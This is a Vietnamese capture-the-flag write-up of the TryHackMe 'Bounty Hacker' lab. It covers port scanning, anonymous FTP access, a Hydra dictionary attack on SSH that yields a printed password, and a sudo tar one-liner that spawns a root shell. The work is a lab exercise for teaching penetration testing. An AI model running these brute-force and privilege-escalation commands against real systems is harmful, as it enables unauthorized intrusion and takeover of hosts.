Server thực hiện khai thác: Bounty Hacker

https://tryhackme.com/room/cowboyhacker


Thông tin địa chỉ hiện tại:


- Ip server: 10.10.192.220
- Ip kali: 10.4.43.108

Tiến hành thu thập thông tin

- Các port tcp

nmap -vv -T4 -p- -sV -O -Pn 10.10.192.220





Như vậy, server chạy 3 service:

- ftp version 3.0.3
- ssh version OpenSSH 7.2p2
- http port 80 apache 2.4.18


- Các port udp

nmap -vv -T4 -sU -O -Pn 10.10.192.220

```
Nmap scan report for 10.10.192.220
Host is up, received user-set (0.38s latency).
Scanned at 2022-08-25 05:30:19 EDT for 101s
Not shown: 999 open|filtered udp ports (no-response)
PORT   STATE  SERVICE REASON
22/udp closed ssh     port-unreach ttl 61
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=8/25%OT=%CT=%CU=22%PV=Y%DS=4%DC=I%G=N%TM=63074190%P=x86_64-pc-linux-gnu)
SEQ(II=I)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 4 hops

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.97 seconds
           Raw packets sent: 2062 (96.658KB) | Rcvd: 13 (1.708KB)
```

Chỉ quét thấy port 22/udp nhưng port này lại bị đóng nên cho qua phần này.

- Kiểm tra thư mục ẩn



Do server có chạy dịch vụ http port 80 nên sẽ tiến hành kiểm tra webserver này.

gobuster dir -w common-web-content.txt -u 10.10.192.220 -t 25 -x py,sh,txt,php

```
===============================================================
2022/08/25 05:41:49 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.hta.txt             (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd.txt        (Status: 403) [Size: 278]
/.htaccess.py         (Status: 403) [Size: 278]
/.hta.php             (Status: 403) [Size: 278]
/.htpasswd.php        (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.htaccess.sh         (Status: 403) [Size: 278]
/.htpasswd.py         (Status: 403) [Size: 278]
/.hta.py              (Status: 403) [Size: 278]
/.htaccess.txt        (Status: 403) [Size: 278]
/.htpasswd.sh         (Status: 403) [Size: 278]
/.hta.sh              (Status: 403) [Size: 278]
/.htaccess.php        (Status: 403) [Size: 278]
/images               (Status: 301) [Size: 315] [--> http://10.10.192.220/images/]
/index.html           (Status: 200) [Size: 969]
/server-status        (Status: 403) [Size: 278]

===============================================================
2022/08/25 05:47:51 Finished
===============================================================
```

Ở đây điểm đáng chú ý duy nhất chỉ là một status code 301 chuyển hướng thui. Truy cập kiểm tra thử:

Ở đây chỉ là một tấm ảnh và không có gì quan trọng khác.

Kiểm tra mã nguồn vẫn không thấy thông tin quan trọng nào được bỏ xót.

Như vậy là giai đoạn thu thập thông tin đã xong, như các bài trước vẫn thường hay dựa vào service http của server để khai thác. Tuy nhiên, bài này thì lại ko tìm thấy manh mối khả nghi nào nên có khả năng liên quan đến 2 service còn lại.

Lý thuyết về FTP:

Giao thức FTP (File Transfer Protocol) là một giao thức client-server, được sử dụng nhằm mục đích trao đổi dữ liệu giữa các máy tính với nhau. Chi tiết hơn, FTP server là nơi lưu trữ những file dữ liệu được chia sẻ với các FTP clients. Mỗi FTP client sẽ được cấp một account để đăng nhập vào FTP server. Khi một FTP client muốn đăng nhập vào FTP server để tải file dữ liệu về máy hoặc thêm file mới vào FTP server, họ sẽ sử dụng account được cấp để thực hiện điều đó.

Trên giao diện dòng lệnh, để tải file từ FTP server về máy tính, chúng ta dùng lệnh "get", và để đưa file từ máy tính lên FTP server, chúng ta sẽ dùng lệnh "put".

Một điểm cần lưu ý nữa là các FTP server thường có 1 account đặc biệt là anonymous:anonymous (cả username và password đều là anonymous). Account này cho phép một người không phải FTP client được phép truy cập vào nội dung được lưu trữ bên trong FTP server.

Vậy chúng ta sẽ test thử xem server Bounty Hacker có cho phép ta làm điều đó không? Thông qua câu lệnh nmap với flag -sC để tìm lỗi.

(Thông tin thay đổi khi bật máy lại – địa chỉ ip máy server: 10.10.221.138)

nmap -v -T4 -p 21 -sC 10.10.221.238

```
Nmap scan report for 10.10.221.238
Host is up (0.38s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.43.108
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status

NSE: Script Post-scanning.
Initiating NSE at 11:11
Completed NSE at 11:11, 0.00s elapsed
Initiating NSE at 11:11
Completed NSE at 11:11, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 37.80 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
```

Như vậy là server này cho phép đăng nhập với account đặc biệt anonymous. Tại sao cần truy cập vào FTP server? Vì FTP có thể chứa những thông tin nhạy cảm liên quan đến hệ thống cho phép khai thác sâu hơn. Nó giống như những nội dung được chứa bên trong những hidden directories trên web đã thực hành ở những bài trước vậy.

Do đó, ta sẽ đăng nhập với ftp với account anonymous.

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ftp 10.10.221.238
Connected to 10.10.221.238.
220 (vsFTPd 3.0.3)
Name (10.10.221.238:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Lúc này xem thử có những tập tin nào đang tồn tại trên hệ thống, sử dụng lệnh ls. Trong một vài trường hợp có thể xảy ra tình trạng lỗi khi rõ lệnh trên ftp, cụ thể như "

229 Entering Extended Passive Mode (|||port_number|)" thì chỉ cần dùng lệnh *"passive off"* là xong. (tham khảo thêm tại link).

```
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
```

Có 2 tập tin nên tải về để kiểm tra, sử dụng lệnh get.

```
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |*****************************************************************************************|
226 Transfer complete.
418 bytes received in 00:00 (0.90 KiB/s)
ftp> get task.txt
local: task.txt remote: task.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |*************************************************|    68        0.83 KiB/s    00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.13 KiB/s)
ftp>
```


Thử dùng lệnh cd di chuyển xung quanh xem có thể di chuyển qua dir khác được không.

```
ftp> cd /
250 Directory successfully changed.
ftp> cd ..
250 Directory successfully changed.
ftp>
```

Kết quả không có gì thay đổi cho lắm. nên quay lại kiểm tra nội dung 2 tập tin thu thập được trên máy kali.

```
└─# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

ở đây ta thấy dòng cuối cùng có thể là tên tác giả "lin", nội dung 2 dòng trên có thể tạm thời cho qua.



Với nội dung trong locks.txt nhìn qua là một chuỗi những ký tự lạ được ghép với nhau, tựa như các mã base hoặc code vẫn hay gặp. Nhưng nếu để ý kỹ hơn mấy từ này có dạng gần giống như cách biểu thị khác nhau của cách viết " red dragon" -> đoán một trong những cái này chính là password để đăng nhập admin.


Ở phần nmap ban đầu, ta có 2 service khả nghi có khả năng đăng nhập:

- Đăng nhập trên web
- Đăng nhập qua ssh

Với cái đầu, tức đăng nhập trên web dường như bất khả thi do khi dùng gobuster để kiểm tra, ta hầu như không tìm thấy chỗ nào để nhập username:password. Do đó, khả thi nhất chính là sử dụng dịch vụ ssh.

Để tấn công dictionary vào SSH, chúng ta sẽ sử dụng công cụ Hydra, một công cụ dictionary attack vô cùng mạnh mẽ có thể được sử dụng cho cả web và SSH. Hydra có giao diện dòng lệnh và được cài đặt sẵn trên Kali Linux.

Chúng ta sẽ tạo ra một file nới chứa những username khả nghi nhất cho việc ssh thường gặp như sau:



Và những password có khả năng xảy ra chính là file locks.txt phía trên.

Thông báo thay đổi địa chỉ ip server mục tiêu sau khi tắt máy: 10.10.1.94

Câu lệnh sử dụng:

hydra -v -L username.txt -P locks.txt 10.10.1.94 ssh


- **v:** Verbose mode: In ra các cặp username và password vừa được thử
- **L:** Username list
- **P:** Password list
- **10.10.1.94:** địa chỉ ip mục tiêu
- **Ssh:** dịch vụ khai thác


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-26 02:37:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 104 login tries (l:4/p:26), ~7 tries per task
[DATA] attacking ssh://10.10.1.94:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://lin@10.10.1.94:22
[INFO] Successful, password authentication is supported by ssh://10.10.1.94:22
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 13 because of too many errors
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 15 because of too many errors
[22][ssh] host: 10.10.1.94   login: lin   password: RedDr4gonSynd1cat3
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 9
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 2
[ERROR] could not connect to target port 22: Socket error: disconnected
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 2
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 2
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 10
[ERROR] could not connect to target port 22: Socket error: disconnected
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 6
```

Sau một khoản thời gian thì phát hiện cặp **lin-RedDr4gonSynd1cat3** đã được test thành công. Do đó, dùng tài khoản này để đăng nhập ssh vào server.

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh lin@10.10.1.94
The authenticity of host '10.10.1.94 (10.10.1.94)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.1.94' (ED25519) to the list of known hosts.
lin@10.10.1.94's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$
lin@bountyhacker:~/Desktop$ whoami
lin
```


Như vậy, tức là chúng ta đã đăng nhập thành công vào hệ thống. Quay ra tìm flag cho các task.





Với flag cuối cùng, tức root.txt yêu cầu chúng ta phải leo thang đặc quyền lên quyền root của hệ thống. Kiểm tra các quyền hiện tại:

(Nếu hệ thống yêu cầu nhập password cho lin thì đó chính là password dùng ssh khi nãy).




Theo như thông tin, chúng ta có quyền sử dụng lệnh tar dưới phân quyền root (sudo). Chúng ta sử dụng câu lệnh từ link sau để nâng cấp quyền.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```



Thông qua thực thi câu lệnh như trên, ta đã có thể leo lên quyền root một cách dễ dàng. Và tìm flag cuối cùng: